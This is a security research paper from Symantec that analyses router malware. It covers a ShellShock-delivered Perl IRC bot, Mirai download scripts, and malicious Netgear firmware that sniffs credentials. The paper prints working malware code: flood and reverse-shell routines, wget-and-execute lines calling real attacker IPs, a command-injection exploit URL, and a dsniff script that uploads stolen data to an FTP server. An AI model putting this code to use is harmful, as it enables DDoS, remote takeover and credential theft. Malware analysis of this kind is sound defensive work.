THE ROUTER OF ALL EVIL: MORE THAN JUST DEFAULT PASSWORDS AND SILLY SCRIPTS

Himanshu Anand & Chastine Menrige
Symantec, India

Email {himanshu_anand, chastine_menrige}@ symantec.com

ABSTRACT

In the last couple of years, we have seen a few highly sophisticated router attacks and pieces of malware, the most famous of which are the *Cisco* exploit (CVE-2016-6366), which was found among one of the data dumps by the Shadow Brokers hacking group in 2016, and the zero-day exploit in networking devices that took down the Italian *Hacking Team* in 2015.

While researching router exploits and malware, we came across some very interesting examples of router malware and malicious firmware. This paper looks at two case studies:

- The *Netgear* router attack involving the Multiple Netgear Routers Remote Command Injection Vulnerability (CVE-2016-6277) [1] and malicious firmware associated with it, which was flashed remotely, as well as the use of the Firmware Mod Kit (FMK) for the development of malicious firmware.
- The ShellShock vulnerability (CVE-2014-6271) and related vulnerabilities (CVE-2014-6277 [2], CVE-2014-6278 [3], CVE-2014-7169 [4], CVE-2014-7186 [5], and CVE-2014-7187 [6]), which were used to compromise routers and infect them with . ELF malware, as well as infect them using Perl-based IRC bots.

Finally, this paper discusses the objectives of Internet of Things (IoT) malware, which are primarily associated with distributed denial of service (DDoS) attacks and information stealers. A few such attacks have involved man-in-the-middle (MitM) threats and Domain Name System (DNS) changers. Moreover, this paper discusses how attackers exploit networks, what the future of router exploits holds, and how such attacks could be very dangerous for both corporate and home users.

INTRODUCTION

Routers are networking devices that serve as the gateway for both home and corporate networks, from Internet of Things (IoT) devices to computers over which people carry out banking or other important and confidential activities. Having control of this gateway gives attackers access to all the computers and/or devices in the network, as well as all the data passing through it.

This is a prime reason why home routers are a new frontier for cybercriminals and could prove to be one of the biggest attack vectors. Attacks involving compromised routers have been around for a long time. In 2007, attackers exploited a vulnerability to change the DNS settings of more than 4.5 million DSL modems in Brazil. In March 2014, *Team Cymru* reported that over 300,000 home routers had been compromised and had had their DNS settings changed in an attack campaign [7]. In September 2014, there was another huge attack on routers across Brazil [8].

These attacks mostly exploit two vulnerabilities:

- Cross-Site Request Forgery (CSRF)
- Default passwords

An attack occurred in 2007 [9] in which a proof-of-concept (PoC) code against home routers was published. This attack was possible and proved successful because default router passwords could easily be guessed. *Cisco* acknowledged that 77 of its routers had been vulnerable to CSRF [10]. The problem of default passwords is still serious in today's threat landscape. This was apparent in attacks involving the infamous Mirai botnet, which attackers leveraged to infect hundreds of thousands of IoT devices that were subsequently used for further attacks [11].

STRATEGIC IMPORTANCE OF ROUTERS IN THE NETWORK

The strategic placement of routers in the network incorporates elements of dependability in order to detect and correct errors in data packets. The router performs two main functions:

1. Control path routing:

   The routing process usually directs forwarding on the basis of routing tables, which maintain a record of the routes to various network destinations. Thus, the construction of routing tables, which are held in the router's memory, is very important for efficient routing. Most routing algorithms use only one network path at a time. Multi-path routing techniques enable the use of multiple alternative paths.

2. Data path control (switching)

   Networking tries to solve the specific needs of storage networks by changing the communication paths. 'Connection failure' messages mean the connection retired. Error recovery in minutes is acceptable for message networks; for storage networks, it should be within seconds, preferably milliseconds. Because of these differences, storage network routing must include redundant, well-defined paths, enable fast path changes, and update the altered topology information rapidly.




Figure 1: Placement of the router in the network.

As shown in Figure 2, all the traffic comes in via input ports, goes inside the router to perform some switching and routing processing, before going out via output ports.




Figure 2: Architecture of a router.

HOW ROUTERS CAN BE INFECTED

Routers play an important role in the exchange of information within the network. Controlling a router gives the attacker access to the affected computers and/or devices and the data that passes through them.

The following are some types of attacks that can be used in infecting routers:

- Default password-based attack:

  Home routers are often designed to be plugged in and forgotten about after a very basic set-up. Often, users do not bother to configure their own settings and just go with the default ones. Most users do not mind using the default passwords since some router manufacturers provide unique admin passwords that are printed on permanent stickers along with other details like the model and MAC address. Some ISPs also lease routers with default passwords and forbid users from changing them.

  Many attackers are aware of such practices so they pre-program their malware to make use of commonly used or default passwords [12]. They can also mount a brute-force attack and attempt to guess the password using a dictionary of words. This attack could take a short period of time if the password is considerably weak.

  Attacks on *Symantec*'s honeypot revealed the most common passwords used by IoT malware in attempting to log into devices, as shown in Table 1. The most up-to-date default password database can be found at http://www.routerpasswords.com/.

- Exploits

  ShellShock and other router-specific exploits.

- Firmware backdoor directly from vendor

  Vendors put in a backdoor and supply it to users.

WHY ROUTERS ARE INFECTED

Once attackers gain access to a router, they can change DNS settings and gain control over data passing through the network. Intercepted data can be leveraged to deploy malware, display ads, or perform phishing attacks on the computers within the same network.

Top usernames	Top passwords
root	admin
admin	root
DUP root	123456
ubnt	12345
access	ubnt
DUP admin	password
test	1234
oracle	test
postgres	qwerty
pi	raspberry

Table 1: Top 10 brute-force usernames and passwords used against IoT devices [13].

- Performing DDoS attacks:

  Attackers hijack devices to add them to a botnet. Most of these botnets are used to perform distributed denial of service (DDoS) attacks on other, more valuable victims. The attacker uses scripts on the routers to launch such an attack. When triggered, potentially thousands of routers can send packets to the targeted victim all at the same time, overpowering the victim's resources and impacting its services and business.

  In September 2016, *Sucuri* identified a massive DDoS attack launched from three different types of botnets, including home router botnets [14]. This attack is considered the biggest case of infected routers to date.

- Harvesting credentials:

  In recent attacks, we found that as routers gained control of all the network traffic, attackers would harvest credentials from computers within the network.

- Spying:

  Multiple router exploits were found in a recent dump by the Shadow Brokers. This underlines how powerful attackers can effectively use routers for spying on the whole network, and not only on each specific endpoint.

TYPES OF MALWARE ASSOCIATED WITH ROUTERS

Scripts

In 2014, attackers took advantage of the GNU Bash Remote Code Execution Vulnerability (CVE-2014-6271) [14], also known as Bash Bug or ShellShock, as well as its related vulnerabilities (CVE-2014-6277 [2], CVE-2014-6278 [3], CVE-2014-7169 [4], CVE-2014-7186 [5], and CVE-2014-7187 [6]), to compromise routers and infect them using Perl-based IRC bots [16] (see Figure 3).

The said bots can perform a DDoS attack when triggered by sending a UDP, SYN, or HTTP flood (Figure 4).

The bot is also capable of a back-connect shell, also known as reverse shell, to communicate back to the command-and-control (C&C) server, instead of just opening a port and listening for a remote attacker to connect (Figure 5).

```
#!/usr/bin/perl
#-shell @ddos
#-shell @commands
#-shell @irc
############################################
my $processo = 'usr/sbin/httpd';
my $linas_max='10';
my $sleep='5';
my $cmd="";
my $id="";
############################################
my @adms=("Asap", "Viz");
my @canais=("#buttholes");
my $chanpass = "";
$num = int rand(99999);
my $nick = "[L]" . $num . "";
my $ircname ='[L]';
chop (my $realname = '[L]');
$servidor='23.95.43.182' unless $servidor;
my $porta='8080';
############################################
```

Figure 3: Code snippet of a Perl-based IRC bot.

```
######################
#     UDPFlood       #
######################
if ($funcarg =~ /^udp\s+(.*)\s+(\d+)\s+(\d+)/) {
           sendraw($IRC_cur_socket, "PRIVMSG $printl : 13[ 4@ 3UDP-DDOS 13] Attacking 4 ".$1.":".$2." 13for 4
".$3." 13seconds.");
           $iaddr = inet_aton("$1") or die "Fuck wrong ip";
           $endtime = time() + ($3 ? $3 : 1000000);
           socket(flood, PF_INET, SOCK_DGRAM, 17);
           $port = "80";
           for (;time() <= $endtime;) {
           $2 = $2 ? $2 : int(rand(1024-64)+64) ;
           $port = $port ? $port : int(rand(65500))+1;
           send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in($2, $iaddr));}
           sendraw($IRC_cur_socket,"PRIVMSG $printl : 13[ 4@ 3UDP-DDOS 13] Attack done 4 ".$1.":".$2.".");
  }
######################
#     TCPFlood       #
######################

         if ($funcarg =~ /^tcpflood\s+(.*)\s+(\d+)\s+(\d+)/) {
            sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3TCP-DDOS 12] Attacking 4 ".$1.":".$2." 12for
4 ".$3." 12seconds.");
            my $itime = time;
            my ($cur_time);
            $cur_time = time - $itime;
            while ($3>$cur_time){
               $cur_time = time - $itime;
               &tcpflooder("$1","$2","$3");
            }
            sendraw($IRC_cur_socket,"PRIVMSG $printl : 12[ 4@ 3TCP-DDOS 12] Attack done 4 ".$1.":".$2.".");
         }
######################
#  End of TCPFlood   #
######################
```

Figure 4: Code snippet of a DDoS attack routine.

The bot also has features like port scanning and checks if a port from the list is open (Figure 6).

Compiled

Mirai (Linux.Gafgyt) [17] is an infamous worm that took advantage of routers' default passwords in late 2016 [18]. The most common type found downloaded malware compiled for multiple platforms and then tried to execute them (Figure 7).

Firmware

Attackers were found flashing *Netgear* home routers remotely using the Multiple Netgear Routers Remote Command

```
######################
#   Back Connect     #

######################
         if ($funcarg =~ /^back\s+(.*)\s+(\d+)/) {
         sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3Back-Connect 12]:::...  I don't know, I'm
watching a show tho");

         }
         if ($funcarg =~ /^shhcon\s+(.*)\s+(\d+)/) {
            my $host = "$1";
            my $porta = "$2";
            my $proto = getprotobyname('tcp');
            my $iaddr = inet_aton($host);
            my $paddr = sockaddr_in($porta, $iaddr);
            my $shell = "/bin/sh -i";
            if ($^O eq "MSWin32") {
               $shell = " cmd.exe";
            }
            socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
            connect(SOCKET, $paddr) or die "connect: $!";
            open(STDIN, ">&SOCKET");
            open(STDOUT, ">&SOCKET");
            open(STDERR, ">&SOCKET");
            system("$shell");
            close(STDIN);
            close(STDOUT);
            close(STDERR);
            if ($estatisticas){
               sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3Back-Connect 12] Connecting to 4
$host:$porta");
            }
         }
######################
#End of  Back Connect#
######################
```

Figure 5: Code snippet of a back-connect shell routine.

```
######################
#      Portscan      #
######################

         if ($funcarg =~ /^portscan (.*)/) {
            my $hostip="$1";
            @portas=("15","19","98","20","21","22","23","25","37","39","42","43","49","53","63","69","79",
"80","101","106","107","109","110","111","113","115","117","119","135","137","139","143","174","194","389",
"389","427","443","444","445","464","488","512","513","514","520","540","546","548","565","609","631","636",
"694","749","750","767","774","783","808","902","988","993","994","995","1005","1025","1033","1066","1079",
"1080","1109","1433","1434","1512","2049","2105","2432","2583","3128","3306","4321","5000","5222","5223",
"5269","5555","6660","6661","6662","6663","6665","6666","6667","6668","6669","7000","7001","7741","8000",
"8018","8080","8200","10000","19150","27374","31310","33133","33733","55555");
            my (@aberta, %porta_banner);
            sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3Port-Scanner 12] Scanning for open ports on
".$1." 12 started .");
            foreach my $porta (@portas)  {
               my $scansock = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort => $porta, Proto =>
                  'tcp', Timeout => 4);
               if ($scansock) {
                  push (@aberta, $porta);
                  $scansock->close;
               }
            }

            if (@aberta) {
               sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3Port-Scanner 12] Open ports founded: @
aberta");
            } else {
               sendraw($IRC_cur_socket, "PRIVMSG $printl : 12[ 4@ 3Port-Scanner 12] No open ports
foundend.");
            }
         }

######################
#  End of  Portscan  #
#####################
```

Figure 6: Code snippet of a port scanning routine.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/ntpd; chmod +x ntpd; ./ntpd;
rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/sshd; chmod +x sshd; ./sshd;
rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/openssh; chmod +x openssh;
./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/bash; chmod +x bash; ./bash;
rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/tftp; chmod +x tftp; ./tftp;
rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/wget; chmod +x wget; ./wget;
rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/cron; chmod +x cron; ./cron;
rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/ftp; chmod +x ftp; ./ftp; rm
-rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/pftp; chmod +x pftp; ./pftp;
rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/sh; chmod +x sh; ./sh; rm
-rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/’ ‘; chmod +x ‘ ‘; ./’ ‘; rm
-rf ‘ ‘
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/apache2; chmod +x apache2;
./apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://179.43.146.30/telnetd; chmod +x telnetd;
./telnetd; rm -rf telnetd
```

Figure 7: Code snippet of Mirai worm.

Injection Vulnerability (CVE-2016-6277) [1], which allowed an unauthenticated user to inject commands into HTTP requests that were then executed on the device.

```
http:// [Victime]:8080/cgi-bin/;nvram$IFS\
set$IFS\http_passwd;nvram$IFS\set$IFS\http_
username;nvram$IFS\commit;sleep$IFS\2;cd$IFS\/
tmp;wget$IFS\http:\/\/[attacker controlled
server]\/h\/wrt\/uge.sh;chmod$IFS\777$IFS\/tmp/
uge.sh;/bin/sh$IFS\/tmp/uge.sh
```

The exploit

The exploit consists of the following steps:

1. Downloading shell script from http://[ATTACKER-CONTROLLED SERVER]/h/wrt/uge.sh.
2. Changing the shell script’s access permission to 777.
3. Executing the bash script.

Content of bash script

The shell script (shown in Figure 8) checks whether /tmp/check112 already exists, and that the size is not 0.

Getting to the end of the shell script reveals that it downloads a bin file from http://94.156.35.78/h/wrt/112.bin. After downloading the file, the shell script executes a ‘write’ command on the downloaded file. For example:

```
write 112.bin linux
```

Analysis of firmware

The 112.bin file is custom firmware that is built to replace the firmware currently running on the router. This process is called ‘flashing’ and is what the ‘write’ command is doing. To understand more about the file, we tried to unpack it. Gathering information on the firmware revealed that it is a TRX firmware, as shown in Table 2.

Decimal	Hexadecimal	Description
0	0x0	TRX firmware header, little-endian, image size: 608,576 bytes, CRC32: 0x1F69B1FF, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, *Linux* kernel offset: 0x9A8, rootfs offset: 0xE4C00
28	0x1C	Gzip compressed data, maximum compression, from Unix, NULL date (1970-01-01 00:00:00)
2472	0x9A8	LZMA compressed data, properties: 0x6E, dictionary size: 2,097,152 bytes, uncompressed size: 2,990,080 bytes
936960	0xE4C00	Squashfs filesystem, little-endian, DD-WRT signature, version 3.0, size: 2,668,434 bytes, 580 inodes, blocksize: 131,072 bytes, created: 2016-11-09 07:00:35

Table 2: Information on 112.bin firmware.


There was also a giveaway from the magic bytes of the file when loaded into a hex editor, as shown in Figure 9.

Proceeding to extract the file system revealed folders inside the firmware, as shown in Figure 10.

Looking at the directory tree, one particular file stood out: /etc/init.d/rcS. Running the ‘file’ command on the file reveals that it is a POSIX shell script, ASCII text executable. This file


```
#!/bin/sh
if [[ -s /tmp/check112 ]]; then
uptime
#echo>/tmp/check98
#killall -HUP dnsmasq
#nvram set dnsmasq_enable=1
#nvram set local_dns=0
#nvram set dnsmasq_options=
#nvram commit
#/sbin/reboot
#cd /tmp
#/usr/bin/wput h5.sh ftp://root:glissada88@84.237.230.57/mnt/hdd/backup/ok/ &
#process_id=$!
#wait process_id
else
echo>/tmp/check112
cd /tmp
#nvram set dnsmasq_enable=1
#nvram set local_dns=0
#nvram set dnsmasq_options=
#nvram commit
#echo 'sdsffsdfsdfffffffffffff'>/tmp/check8
echo "sleep 420;/sbin/reboot">/tmp/ar.sh
chmod 777 /tmp/ar.sh
/bin/sh /tmp/ar.sh &
#nvram set rc_startup=
#nvram commit
sleep 2
#rm -rf /tmp/ds2;rm -rf /tmp/ds;rm -rf 2.sh;rm -rf 3.sh;rm -rf 4.sh;rm -rf arp;rm -rf arp1.sh;rm -rf arp2.
sh;rm -rf df;rm -rf ds;rm -rf ds1.sh;rm -rf ds10.txt;rm -rf ds2.sh;rm -rf ds3.sh;rm -rf ds4.sh;rm -rf dyn1.
sh;rm -rf dyn2.sh;rm -rf h5.sh;rm -rf i5.sh;rm -rf inadyn1.conf;rm -rf lp;rm -rf lp.sh;rm -rf lp1.sh;rm -rf
lp2;rm -rf lp2.sh;rm -rf lp8.txt;rm -rf nv;rm -rf nvr1.sh;rm -rf nvr2.sh;rm -rf ovpn.sh;rm -rf ovpn1.sh;rm
-rf ovpn2.sh;rm -rf remo1.sh;rm -rf remo2.sh;rm -rf remo4;rm -rf sf;rm -rf uname;rm -rf uname1.sh;rm -rf
uname2.sh;rm -rf vpn.sh;rm -rf vpn1.sh;rm -rf vpn2.sh;rm -rf vr;rm -rf vr.sh;rm -rf vr1.sh;rm -rf vr2.sh;rm
-rf vr8.txt;rm -rf /tmp/bin/wput;rm -rf /tmp/usr/lib/*;rm -rf /tmp/usr/sbin/*
#cd /tmp
##!!!!!! wget http://178.57.115.231:8081/h/wrt/custom_image_00021.bin &
wget http://94.156.35.78/h/wrt/112.bin &
process_id=$!
wait $process_id
write 112.bin linux
/sbin/reboot
Fi
```

Figure 8: This shell script checks whether /tmp/check112 already exists, and that the size is not 0.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 48 44 52 30 00 10 37 00 FF B1 69 1F 00 00 01 00   HDR0..7...i.....
0010h: 1C 00 00 00 A8 09 00 00 00 4C 0E 00 1F 8B 08 00   .........L......
0020h: 00 00 00 00 02 03 8D 57 4D 6C 54 D7 15 FE DE 7D   .......WMlT....}
0030h: CF F6 00 36 B9 1E 86 64 8C 50 FA AE 7D 6D 4F 0D   ...6...d.P..}mO.
0040h: A8 23 34 42 4E 35 AD 9E 66 4C 60 91 46 13 12 B5   .#4BN5..fL`.F...
0050h: 55 54 55 C6 98 14 24 DA 5A 02 35 59 64 F1 62 DC   UTU...$.Z.5Yd.b.
0060h: C8 8A 8C DF 44 A5 AD 17 59 8C 8C 0D 5E 4C 3D 94   ....D...Y...^L=.
0070h: FC 34 8B A4 B1 0C 49 BB A0 52 2A B1 88 DA 45 47   .4....I..R*...EG
0080h: 04 29 AC A2 48 95 02 CA DF EB 77 E6 27 B8 84 8A   .)..H.....w.'...
0090h: 22 8D C6 EF CE 79 E7 FB CE 39 DF 39 F7 50 0A 37   "....y...9.9.P.7
00A0h: E7 81 31 83 B0 23 9F ED 5D B6 08 3B F3 FA 5B EF   ..1..#..]..;..[.
00B0h: 59 60 65 0E 98 AD 7A 58 F6 3D CC F8 23 89 F3 F8   Y`e...zX.=..#...
00C0h: 2C F6 53 E0 3F 27 D4 01 76 F6 5A 3B 9B 55 69 F8   ,.S.?'..v.Z;.Ui.
00D0h: 49 39 9B 7E A9 17 0A 09 EB CD 66 54 E8 26 AD 2D   I9.~......fT.&.-
00E0h: 97 D4 FA CB 49 38 38 34 84 7A 22 67 03 ED 14 8A   ....I884.z"g....
00F0h: 09 04 D8 66 BD 85 6D 4E 1F 9E 54 C9 00 E8 43 46   ...f..mN..T...CF
0100h: 25 CB 74 50 0F 03 DC E4 27 4C E4 CD C1 A4 43 94   %.tP....'L....C.
0110h: B7 BF 8A 37 6D 37 41 AF 63 16 00 53 01 46 91 C8   ...7m7A.c..S.F..
```

Figure 9: Magic bytes.



```
> ls
bin  etc   lib  mnt  proc  sys  tree.txt  var
dev  jffs  mmc  opt  sbin  tmp  usr       www
```


Figure 10: Folders inside the firmware.

(bash file) is called during boot time and runs whatever is put into it. Figure 11 shows the content of the rcS file.

When executed, the script removes the previous versions of the malicious files downloaded from the servers and downloads newer ones. We were not able to download all the files since most of the servers were down, but one of the downloaded files, http://94.156.35.78/h/wrt/ds_mod.sh, revealed something interesting (see Figure 12).

The script had an interesting command:

```
/usr/bin/wput `cat /tmp/h5.sh | cut -c 1-4`.`
date +%H-%M-%d-%m-%y`_`cat /tmp/i5.sh`.txt ftp://
sammy:sssss@94.156.35.78/mnt/hdd/backup/ds/ &
```



```
/home/oit/Desktop/_112.bin.extracted/squashfs-root/etc/init.d
t@ubuntu] [21:50]
> ls
rcS  S01dummy
```

```
#!/bin/sh
sleep 320
echo "while true
do
ping -c 3 8.8.8.8 > /dev/null
if [ 0 -eq 1 ]; then
echo is ofline.09-11-09-01 > /dev/null
else
cd /tmp
rm -rf /tmp/d1.sh
echo>/tmp/check112
rm -rf /tmp/start_mod.sh
wget http://94.156.35.78/h/wrt/start_mod.sh
chmod 777 /tmp/start_mod.sh
/bin/sh /tmp/start_mod.sh &
sleep 360
rm -rf /tmp/l2.sh;cd /tmp;wget http://dasadlxx49.hopto.org/tmp/l2.sh;chmod 777 /tmp/l2.sh;/bin/sh /tmp/l2.sh
&
rm -rf /tmp/hall49bb.sh;cd /tmp;wget http://bikershop-bittner.de/tmp/hall49bb.sh;chmod 777 /tmp/hall49bb.
sh;/bin/sh /tmp/hall49bb.sh &
rm -rf /tmp/hall2.sh;cd /tmp;wget http://dasadgxx4744.hopto.org/tmp/hall2.sh;chmod 777 /tmp/hall2.sh;/bin/sh
/tmp/hall2.sh &
rm -rf /tmp/hall1bb.sh;cd /tmp;wget http://bb1d7gsak.hopto.org/tmp/hall1bb.sh;chmod 777 /tmp/hall1bb.sh;/
bin/sh /tmp/hall1bb.sh &
rm -rf /tmp/hall2bb.sh;cd /tmp;wget http://bb49d7dns.ddns.net/tmp/hall2bb.sh;chmod 777 /tmp/hall2bb.sh;/bin/
sh /tmp/hall2bb.sh &
rm -rf /tmp/hall2bb.sh;cd /tmp;wget http://bba27kda.ddns.net/tmp/hall2bb.sh;chmod 777 /tmp/hall2bb.sh;/bin/
sh /tmp/hall2bb.sh &
setuserpasswd root glissada88
sleep 7200
fi
done
sleep 1
done
" > /tmp/2.sh
chmod 777 /tmp/2.sh
/bin/sh /tmp/2.sh &
sleep 20
chmod 777 -R /tmp
mkdir /tmp/ip2;cd /tmp/ip2;wget http://94.156.35.78/h/wrt/ip.php;cat /tmp/ip2/ip.php>/tmp/i5.sh;rm -rf /tmp/
ip2
rm -rf /tmp/index.html;cd /tmp;/usr/bin/wget http://www.ip2nation.com;cat /tmp/index.html | grep acronym |
sed 's/<acronym title="IP: //g' | sed -n 's/.*">//p' | sed 's/<\/acronym>//g' | sed 's/ //g'>/tmp/h5.sh;rm
-rf /tmp/index.html
cd /tmp;rm -rf /tmp/ds_mod.sh;wget http://94.156.35.78/h/wrt/ds_mod.sh;chmod 777 /tmp/ds_mod.sh;/bin/sh /
tmp/ds_mod.sh &
rm -rf /tmp/start_hall.sh;cd /tmp;wget http://salem132.dyndns.tv/tmp/start_hall.sh;chmod 777 /tmp/start_
hall.sh;/bin/sh /tmp/start_hall.sh &
rm -rf /tmp/hall883bb.sh;cd /tmp;wget http://bikershop-bittner.de/tmp/hall883bb.sh;chmod 777 /tmp/hall883bb.
sh;/bin/sh /tmp/hall883bb.sh &
for i in /etc/init.d/S*; do
  $i start 2>&1
done | logger -s -p 6 -t '' &
```

Figure 11: Content of rcS file.

```
if [[ -s /tmp/ds10_mod.txt ]]; then
rm -rf /tmp/ds/ds1.txt
uptime > /dev/null
else
echo "while true
do
ping -c 3 8.8.8.8 > /dev/null
if [ 0 -eq 1 ]; then
echo is ofline.09-11-09-01 > /dev/null
else
if [[ -s /tmp/ds11.txt ]]; then
uptime > /dev/null
else
echo \"sdasdsadasdsadsadasdasdasdasd\">/tmp/ds10_mod.txt
#echo \"sdasdsadaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddsdsadsadasdasdasdasd\">/tmp/ds11.
txt
mkdir /tmp/ds
touch /tmp/ds/ds.)cat /tmp/i5.sh).txt
#/usr/sbin/dsniff -i )nvram get wan_iface) >/tmp/ds/ds5.txt &
/usr/sbin/dsniff -i )nvram get lan_ifname) >/tmp/ds/ds5.txt &
#/usr/sbin/dsniff -i )nvram get wan_iface) >/tmp/ds/ds5.txt &
sleep 120
kill \$!
rm -rf /var/run/ms
killall ms
#mv /tmp/ds/ds5.txt /tmp/ds/ds7.txt
cat /tmp/ds/ds5.txt >>/tmp/ds/ds.)cat /tmp/i5.sh).txt
sleep 1
cd /tmp/ds
if [ )ls -l /tmp/ds/ds.\)cat /tmp/i5.sh\).txt | awk '{print \$5}') -gt 5000 ]; then
mkdir /tmp/ds2
cp /tmp/ds/ds.)cat /tmp/i5.sh).txt /tmp/ds2/
mv /tmp/ds2/ds.)cat /tmp/i5.sh).txt /tmp/ds2/)cat /tmp/h5.sh | cut -c 1-4).)date +%H-%M-%d-%m-%y)_)cat /tmp/
i5.sh).txt
cd /tmp/ds2
/usr/bin/wput )cat /tmp/h5.sh | cut -c 1-4).)date +%H-%M-%d-%m-%y)_)cat /tmp/i5.sh).txt ftp://
sammy:sssss@94.156.35.78/mnt/hdd/backup/ds/ &
process_id=\$!
wait \$process_id
fi
if [ )ls -l /tmp/ds/ds.\)cat /tmp/i5.sh\).txt | awk '{print \$5}') -gt 5000 ]; then
rm -rf /tmp/ds/*
rm -rf /tmp/ds2/*
fi
fi
fi
done
sleep 1
done
" > /tmp/ds1_mod.sh
sed 's/)/`/g' </tmp/ds1_mod.sh >/tmp/ds2_mod.sh.sh
sed 's/,/(/g' </tmp/ds2_mod.sh.sh >/tmp/ds3_mod.sh.sh
sed 's/Z/)/g' </tmp/ds3_mod.sh.sh >/tmp/ds4_mod.sh.sh
chmod 777 /tmp/ds4_mod.sh.sh
sleep 2
/bin/sh /tmp/ds4_mod.sh.sh &
Fi
```

Figure 12: Downloaded file from http://94.156.35.78/h/wrt/ds_mod.sh.

It appeared as if the command was uploading some text file to the FTP server with the filename formatted in the following way:

<COUNTRY'S FIRST FOUR LETTERS>.<DATE IN DD MM YY>.<IP ADDRESS OF THE DEVICE>.txt

The text file was uploaded to the following FTP server:

ftp://94.156.35.78/mnt/hdd/backup/ds/

The country's first four letters were fetched from http://www.ip2nation.com (script /tmp/h5.sh).

The IP address was fetched from http://94.156.35.78/h/wrt/ip.php (script /tmp/i5.sh).

What is it uploading?

Another mystery is: what was the data being uploaded? Further analysis revealed that the custom firmware had the password-sniffing tool dsniff [19] installed within it. The dsniff process is started during boot time with the rcS script:

```
/usr/sbin/dsniff -i )nvram get lan_ifname) >/tmp/ds/
ds5.txt
```

